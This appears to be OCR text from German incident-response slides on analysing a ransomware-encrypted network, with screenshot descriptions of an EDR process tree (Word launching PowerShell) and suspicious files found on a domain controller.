
Moderne Cryptolocker haben eigentlich oft einen bessere “Customer Support”

Beginn der Analysen



Ausgangspunkt: ein verschlüsselter PC

Toolset: Wünsch dir was ;-)




The screenshot shows a security tool interface with the following elements:


- Header:** Threat Status: NOT MITIGATED | AI Confidence Level: SUSPICIOUS | Analyst Verdict: True Positive | Incident Status: Resolved
- Metadata:** Identified Time: Sep 10, 2022 14:10:49 | Reporting Time: Sep 10, 2022 14:10:50
- Process Tree Diagram:**
 - WINWORD.EXE (One Child) -> powershell.exe (CLI ... Events: 2)
 - csc.exe (One Child)
 - conhost.exe (Single Node)
- Processes Table:**

Process	Pid	Date
WINWORD.EXE ...	16536	Sep 10, 2022 14:10:48
conhost.exe	2520	Sep 10, 2022 14:10:49
powershell.exe (...)	9060	Sep 10, 2022 14:10:49
csc.exe	9408	Sep 10, 2022 14:10:51
cvtres.exe	11480	Sep 10, 2022 14:10:51
- Timeline:** PROCESS TREE TIMELINE from Sep 10, 2022 14:10:48 to Sep 10, 2022 14:10:51
- Footer:** Showing all events for the current threat

Toolset




Wo fangen wir an?




Millionen Logzeilen... Welche ist die Richtige?

Weiter geht's am DC01



Windows File Explorer window showing the contents of the Windows directory on the local drive (C:). The files listed are:

Name	Änderungsdatum	Typ	Größe
WindowsUpdate.log	29.04.2021 14:05	Textdokument	1.165 KB
bootstat.dat	29.04.2021 13:58	DAT-Datei	66 KB
MEMORY.DMP	29.04.2021 13:58	DMP-Datei	1.834.740 KB
msvsc.dll	29.04.2021 09:35	Anwendungserweit...	42 KB
logg.bat	28.04.2021 21:37	Windows-Batchdatei	1 KB
